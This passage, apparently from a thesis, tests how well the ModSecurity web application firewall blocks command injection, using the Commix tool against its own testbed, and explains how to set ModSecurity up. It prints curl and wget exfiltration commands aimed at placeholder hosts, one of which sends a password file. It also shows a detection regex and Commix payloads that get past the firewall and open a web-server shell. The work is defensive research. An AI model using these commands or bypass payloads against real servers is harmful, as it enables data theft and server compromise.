Essentially, command injection attacks can occur when a web application executes system commands – say – a webapp that runs nslookup queries for you. If the input that is passed to the shell command is not correctly sanitized, an attacker can *inject* extra shell commands and have your application run them under the privileges of the webapp – normally the privileges of the web-server.

Put simply, it means the attacker can execute commands on your box, leading to total system compromise. Yes, this is a very serious vulnerability.

MOTIVATION

Command injection attacks concern one part of the application layer attacks, targeting most of the current web applications, even they are not considered as common as Cross-Site Scripting and SQL Injection attacks. Command Injection attacks harshly affect the confidentiality, the integrity and the availability of web application and of all the information they include. Web applications have injection vulnerabilities because they do not constrain syntactically the inputs they use to construct structured output.

A Command Injection is the direct result of mixing trusted code and untrusted data. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs. In OS Commanding, executed commands by an attacker will run with the same privileges of the component that executed the command, (e.g. database server, web application server, web server, wrapper, application). Since the commands are executed under the privileges of the executing component an attacker can leverage this to gain access or damage parts that are otherwise unreachable (e.g. the operating system directories and files).

The evaluation of one of the most common open-source WAFs, ModSecurity, in regards with its efficiency in identifying and blocking command injection attacks has started the production of this thesis.

During our testing procedures, with the aid of Command Injection Exploiter tool (Commix), as well as its official testbeds, we were able to bypass several detection techniques supported by ModSecurity and to execute a plethora of command injections attack scenarios on the aforementioned testbeds.

Our motivation is derived from the need of additional and adequate protection against command injection attacks, when ModSecurity has the role of protector in our system.

One way to solve any issues deriving from command injection vulnerabilities is the improvement of programming practices, concerning the web applications and its backend architecture. However, as programming flaws always occur, we propose a new approach, by recommending an updated rule that is able to detect payloads produced by Commix tool.

CONTRIBUTION OF RESEARCH

Prior research has shown that perceived progress toward a better understanding of command injection attacks against web applications has already been made. Moreover, a variety of tools and frameworks have been designed for assessing WAFs. This research proves that no matter how much protected we think web applications are, by putting as a force of protection a WAF between the application and the attacker, there always is the possibility of bypassing it and exploiting available vulnerabilities, just with a number of simple, yet dangerous, payloads.

Newly added custom rules are presented in this thesis, in order for ModSecurity to offer a more complete protection against injection-family attacks, in particular command injection attacks. The confirmation and the expansion of the contribution of this particular research are proven with the newly produced ModSecurity rules and the results are demonstrated thoroughly in the next sections.

The new rules have been added in the modsecurity-crs repository and they are produced according to any assessments conducted against vulnerable to command injections web applications, with the aid of ModSecurity as the protection mechanism against these attacks.


INSTALLATION AND CONFIGURATION OF MODSECURITY

Mod security is a free Web Application Firewall (WAF) that works with Apache, Nginx and IIS. It supports a flexible rule engine to perform simple and complex operations and comes with a Core Rule Set (CRS) which has rules for SQL injection, cross site scripting, Trojans, bad user agents, session hijacking and a lot of other exploits. For Apache, it is an additional module which makes it easy to install and configure.

For this particular thesis, we make use of a Debian Virtual machine, in which we have installed and configured modsecurity as described in the steps below:

INSTALLING MOD_SECURITY


Modsecurity is available in the Debian/Ubuntu repository:



```
root@192:~# apt-get install libapache2-modsecurity
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Figure 2: Installation of ModSecurity

We verify if the mod_security module was loaded:



```
root@192:~# apachectl -M | grep --color security
AH00558: apache2: Could not reliably determine the server's fully qualified d
omain name, using 0.0.0.192. Set the 'ServerName' directive globally to suppr
ess this message
 security2_module (shared)
```

Figure 3: Cross-check of Installation


The module named security2_module (shared) indicates that the module was loaded.

Modsecurity's installation includes a recommended configuration file which has to be renamed:

mv /etc/modsecurity/modsecurity.conf{-recommended,}

After that we reload Apache.

We find a new log file for mod_security in the Apache log directory:



```
root@192:/var/log/apache2# ls -l
total 167972
-rw-r----- 1 root adm   26976741 Aug 27 07:32 access.log
-rw-r----- 1 root adm   41710614 Aug 27 07:32 error.log
-rw-r----- 1 root root 103296898 Aug 27 07:32 modsec_audit.log
-rw-r----- 1 root adm          0 Aug 24 04:07 other_vhosts_access.log
```

Figure 4: Log file for ModSecurity

CONFIGURING MOD_SECURITY

Out of the box, modsecurity doesn't do anything as it needs rules to work. The default configuration file is set to DetectionOnly which logs requests according to rule matches and doesn't block anything. This can be changed by editing the modsecurity.conf file:

nano /etc/modsecurity/modsecurity.conf

We find this line SecRuleEngine DetectionOnly and change it to SecRuleEngine On.

Another directive to modify is SecResponseBodyAccess. This configures whether response bodies are buffered (i.e. read by modsecurity). This is only neccessary if data leakage detection and protection is required. Therefore, leaving it On will use up droplet resources and also increase the logfile size.

Afterwards, we find the line SecResponseBodyAccess On and change it to SecResponseBodyAccess Off.

Now, we have to limit the maximum data that can be posted to your web application. Two directives configure these:

SecRequestBodyLimit

SecRequestBodyNoFilesLimit

The SecRequestBodyLimit directive specifies the maximum POST data size. If anything larger is sent by a client the server will respond with a 413 Request Entity Too Large error. If our web application doesn't have any file uploads this value can be greatly reduced.

The value mentioned in the configuration file is SecRequestBodyLimit 13107200, which is 12.5MB.

Similar to this is the SecRequestBodyNoFilesLimit directive. The only difference is that this directive limits the size of POST data minus file uploads-- this value should be "as low as practical."


The value in the configuration file is SecRequestBodyNoFilesLimit 131072, which is 128KB.

Along the lines of these directives is another one which affects server performance:SecRequestBodyInMemoryLimit. This directive is pretty much self-explanatory; it specifies how much of "request body" data (POSTed data) should be kept in the memory (RAM), anything more will be placed in the hard disk (just like swapping). Since droplets use SSDs, this is not much of an issue; however, this can be set a decent value if you have RAM to spare.

SecRequestBodyInMemoryLimit 131072 is the value (128KB) specified in the configuration file.

SETTING UP RULES


To make your life easier, there are a lot of rules which are already installed along with mod_security. These are called CRS (Core Rule Set) and are located in:



```
root@192:~# ls -l /usr/share/modsecurity-crs/
total 44
drwxr-xr-x 2 root root  4096 Aug 27 04:36 activated_rules
drwxr-xr-x 2 root root  4096 Aug 24 05:27 base_rules
drwxr-xr-x 2 root root  4096 Aug 24 04:16 experimental_rules
drwxr-xr-x 2 root root  4096 Aug 24 04:16 lua
-rw-r--r-- 1 root root 13809 Sep 23  2014 modsecurity_crs_10_setup.conf
drwxr-xr-x 2 root root  4096 Aug 24 04:16 optional_rules
drwxr-xr-x 2 root root  4096 Aug 24 04:16 slr_rules
drwxr-xr-x 8 root root  4096 Aug 24 04:16 util
```

Figure 5: ModSecurity Core Rule Set

The documentation is available at:



```
root@192:~# ls -l /usr/share/doc/modsecurity-crs/
total 32
-rw-r--r-- 1 root root   690 Sep 23  2014 changelog.Debian.gz
-rw-r--r-- 1 root root 13192 Apr 21  2014 changelog.gz
-rw-r--r-- 1 root root  1297 Jul  2  2012 copyright
-rw-r--r-- 1 root root  1138 Mar 16  2012 README.Debian
-rw-r--r-- 1 root root  1485 Jul 12  2013 README.md
```

Figure 6: Documentation for ModSecurity

The ModSecurity Core Rule Set offers:

- ✓ Protection from insecure web application design — ModSecurity rule sets can provide a layer of protection for web applications such as WordPress, phpBB, or other types of web applications. It can potentially protect against vulnerabilities in out-of-date web applications that your customers have not patched. If the developer of an application makes a security mistake, ModSecurity may block a security attack before it can access the vulnerable application.
- ✓ Protection against operating system level attack — ModSecurity rule sets can protect against attacks that exploit the operating system of your server. For example, in 2014, there was a security flaw in the Bash shell program that Linux servers use. Security experts created ModSecurity rules to disallow the use of the exploit thought Apache. Server administrators took advantage of these ModSecurity rules and added additional security to their system until the release of a security patch for Bash shell.
- ✓ Protect against generalized malicious traffic — Some of the security threats that server administrators face may not directly attack a program or application on your server. DoS (Denial of Service) attacks, for example, are

common attacks. It is possible to reduce or mitigate the impact of such malicious traffic through the use of ModSecurity rules.


To load these rules, we need to tell Apache to look into these directories. To do so, we have to edit the modsecurity.conf file:

nano /etc/apache2/mods-enabled/security2.conf

We add the following directives inside <IfModule security2_module> </IfModule>:

Include "/usr/share/modsecurity-crs/*.conf"

Include "/usr/share/modsecurity-crs/activated_rules/*.conf"



```
  GNU nano 2.2.6            File: security2.conf

<IfModule security2_module>
        # Default Debian dir for modsecurity's persistent data
        SecDataDir /var/cache/modsecurity

        # Include all the *.conf files in /etc/modsecurity.
        # Keeping your local configuration in that directory
        # will allow for an easy upgrade of THIS file and
        # make your life easier
        IncludeOptional /etc/modsecurity/*.conf
        Include "/usr/share/modsecurity-crs/*.conf"
        Include "/usr/share/modsecurity-crs/activated_rules/*.conf"
</IfModule>

                              [ Read 12 lines ]
```

Figure 7: ModSecurity Configuration File

The activated_rules directory is similar to Apache's mods-enabled directory. The rules are available in the following directories:

- /usr/share/modsecurity-crs/base_rules
- /usr/share/modsecurity-crs/optional_rules
- /usr/share/modsecurity-crs/experimental_rules

Symlinks must be created inside the activated_rules directory to activate these rules. In our case, we activate the generic rules,

cd /usr/share/modsecurity-crs/activated_rules/

ln -s /usr/share/modsecurity-crs/base_rules/modsecurity_crs_40_generic_attacks.conf, in which are stored any rules for protection against command injection attacks.


Apache has to be reloaded for the rules to take effect.

For our checks against ModSecurity effectiveness to command injection attacks we make use of Commix (short for [comm]and [i]njection e[x]ploiter), installed in a Kali Linux Virtual Machine.

Commix is a tool that has a simple environment and it can be used, from web developers, penetration testers or even security researchers to test web applications with the view to find bugs, errors or vulnerabilities related to command injection attacks. By using this tool, it is very easy to find and exploit a command injection vulnerability in a certain vulnerable parameter or string. Commix is written in Python programming language.


A collection of web pages, vulnerable to command injection flaws, are used to test Commix's vulnerability detection and exploitation features against ModSecurity, the well-known commix testbed that includes:

- Regular injection scenarios.
- Cookie injection scenarios.
- User-Agent injection scenarios.
- Referer injection scenarios.



```
root@192:~# cd /var/www/html
root@192:/var/www/html# ls
commix-testbed  index.html
root@192:/var/www/html#
```

Figure 8: Commix Testbed Installation


localhost/commix-testbed/

commix-testbed (v0.1)

Command injection scenarios categories

1. Regular (GET / POST)

Classic regular example
(GET | POST)

Classic single-quote example
(GET | POST)

Classic double-quote example
(GET | POST)

Classic regexp example

2. User-Agent HTTP Header

Classic user-agent-based example

Blind user-agent-based example

Eval user-agent-based example

3. Cookie HTTP Header

Figure 9: Commix Testbed Interface

The testbed is installed on the same Debian Virtual Machine, as ModSecurity.




Figure 10: Test Environment

ATTACK SCENARIOS / PROBLEM SOLUTION

As it has been already mentioned, ModSecurity does not fully protect against command injection attacks. The rules that are used for protection against these attacks are included in the modsecurity_crs_40_generic_attacks.conf file. These rules have been assessed and tested in a number of command injection scenarios, as they are available in Commix testbed.

More specifically, the rule “950907” in “modsecurity_crs_40_generic_attacks.conf” looks for common shell commands embedded in requests. Furthermore, it checks for attempts to access OS commands, such as “curl”, “wget” and “cc”, as presented below:

```
"(?i:(?:[\;\|\`]\W*?\bcc|\b(wget|curl))\b|\/cc(?:[\'\"\|\;\`\-\s]|$))".
```

- ✓ Curl

Curl is a library and command-line tool for transferring data using various protocols, and is a very useful tool for data exfiltration. If the vulnerable server has cURL we can use it to POST a file to a malicious web server or to transfer a file using a number of protocols, such as FTP/SCP/TFTP/TELNET and more.
Once an OS command injection vulnerability has been identified, the following command to POST the contents of a file to our web server can be used:

```
cat /path/to/file | curl –F “:data=@-“ http://xxx.xxx.xxx.xxxx:xxxx/test.txt
```

- ✓ Wget

Wget is a tool more commonly used for non-interactive download of files from the web. However, there are a few flags that can be used to retrieve a file or data from a web server by using custom headers and POST requests.

It is possible to use WGET to submit a request to the server with a header line in the format of:

```
–header=’name:value’
```

It is possible to submit a request to the server with a custom header that contains the contents of a file you want to capture. To do so we need to retrieve the contents of a file and set this as the header value.

For this purpose, a subshell to run commands within another command can be used, as shown below:

```
wget –header=”EVIL:$(cat /data/secret/password.txt)”http://xxx.xxx.xxx:xxx
```

- ✓ Cc

Cc tool is a compiler tool for Unix-like Operational Systems, used for compilation of C and C++ programs.


All these three aforementioned tools combined are adequate for conducting a successful attack against a web server, since a malicious C program could be transferred via curl command through ftp and cc would compile it, so that it is fully functional. In the same way, wget could be used for downloading a file form the web to the web server, while cc would compile it to be executed on the remote web server.

Furthermore, ModSecurity checks for $((cmd)) and \`cmd\` command substitutions, as well as for parameters expansions.

- ✓ Command Substitutions

According to The Linux Documentation Project, Command Substitution reassigns the output of a command or even multiple commands and it literally plugs the command output into another context.

The classic form of command substitution uses backquotes (\`...\`). Commands within backquotes (backticks) generate command-line text, as presented in the example below:



```
argiro@192:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
argiro@192:~$ echo `ls`
Desktop Documents Downloads Music Pictures Public Templates Videos
```

Figure 11: Command Substitution Example


- ✓ Parameters Expansions

The '$' character introduces parameter expansion, command substitution, or arithmetic expansion. The parameter name or symbol to be expanded may be enclosed in braces, which are optional but serve to protect the variable to be expanded from characters immediately following it which could be interpreted as part of the name.

When braces are used, the matching ending brace is the first '}' not escaped by a backslash or within a quoted string, and not within an embedded arithmetic expansion, command substitution, or parameter expansion.

The basic form of parameter expansion is ${parameter}. The value of parameter is substituted. The parameter is a shell parameter as described above or an array reference. The braces are required when parameter is a positional parameter with more than one digit, or when parameter is followed by a character that is not to be interpreted as part of its name.

On the other hand, Commix uses $(cmd) payloads in order to bypass these checks, a form of payload that is not detected by ModSecurity. This is the reason why classic and file-based injection techniques are not detectable, as shown in the figure below:



```
+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
+--

(*) Checking connection to the target URL... [ SUCCEED ]
(*) Setting the (GET) 'addr' parameter for tests.
(*) Testing the classic injection technique...
(x) Error: HTTP Error 403: Forbidden
(^) Warning: It seems that target is protected by some kind of WAF/IPS/IDS.
(?) Do you want to ignore the error (403) message and continue the tests? [Y/n/q] > y
(*) Testing the classic injection technique... [ SUCCEED ]
(!) The (GET) 'addr' parameter is vulnerable to Results-based Command Injection.
  (+) Type : Results-based Command Injection
  (+) Technique : Classic Injection Technique
  (+) Payload : ;echo WVRDAM$(expr 88 + 4)$(echo WVRDAM)WVRDAM

(?) Do you want a Pseudo-Terminal shell? [Y/n/q] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

commix(os_shell) > back
(?) Continue with testing the classic injection technique? [Y/n/q] > n
(*) Testing the eval-based code injection technique... [ FAILED ]
(*) Testing the time-based injection technique... [ FAILED ]
(*) Trying to create a file in '/var/www/html/commix-testbed/scenarios/regular/GET/'...
(*) Testing the file-based injection technique... [ SUCCEED ]
(!) The (GET) 'addr' parameter is vulnerable to Semiblind Command Injection.
  (+) Type : Semiblind Command Injection
  (+) Technique : File-Based Injection Technique
  (+) Payload : ;echo PIBRFV>/var/www/html/commix-testbed/scenarios/regular/GET/PIBRFV.txt

(?) Do you want a Pseudo-Terminal? [Y/n/q] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > uname

Linux

commix(os_shell) > █
```

Figure 12: Successful File-based Command Injection Attack

Normally, Commix uses mathematical methods for reducing false positives, by combining mathematical calculations with random strings. If the output is returned as expected, Commix assumes that there is indeed a command injection vulnerability.

By default, Commix uses the $(()) format for these mathematical calculations. ModSecurity is able to detect this format and this is the reason why, when a WAF is detected, Commix alters this payload format.

The payload shown in figure 12, ;echo WVRDAM$(expr 88 + 4)$(echo WVRDAM)WVRDAM, is not blocked by ModSecurity, as a certain functionality of Commix allows it to use a special mathematical calculation for reducing false positives, especially in classic command injections, with the payload format presented in the figure above and not the classic $(()), when a message error is produced by a WAF.


After analysis on Commix payloads in verbose mode, we have determined that regarding blind-based command injections techniques and, more specifically, time-based techniques, using symbols, such as the pipe (|), as well as "{" and "}", makes any attack easily detectable by the rule “950907” (parameter expansions are blocked (i.e ${cmd})).

The alter-shell techniques are blocked by the rule “950907” because of the use of “[ ]” which is detectable.

By default, ModSecurity does not assess POST requests. This is the reason why we enabled the option “SecRuleEngine” in “/etc/modsecurity/modsecurity.conf”.

	Classic	**Time-based**	**File-based**
GET	**OK**	**X**	**OK**
POST	**OK**	**OK**	**OK**

Table 1: Command Injection Bypasses Before Updated Rule




```
# -- Rule engine initialization ----------------------------------------------

# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On


# -- Request body handling ---------------------------------------------------

# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On


# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "text/xml" \
     "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"

# Enable JSON request body parser.
# Initiate JSON Processor in case of JSON content-type; change accordingly
# if your application does not use 'application/json'
#
SecRule REQUEST_HEADERS:Content-Type "application/json" \
     "id:'200001',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=JSON"

# Maximum request body size we will accept for buffering. If you support
# file uploads then the value given on the first line has to be as large
# as the largest file you are willing to accept. The second value refers
# to the size of data, with files excluded. You want to keep that value as
# low as practical.
#
SecRequestBodyLimit 13107200
SecRequestBodyNoFilesLimit 131072
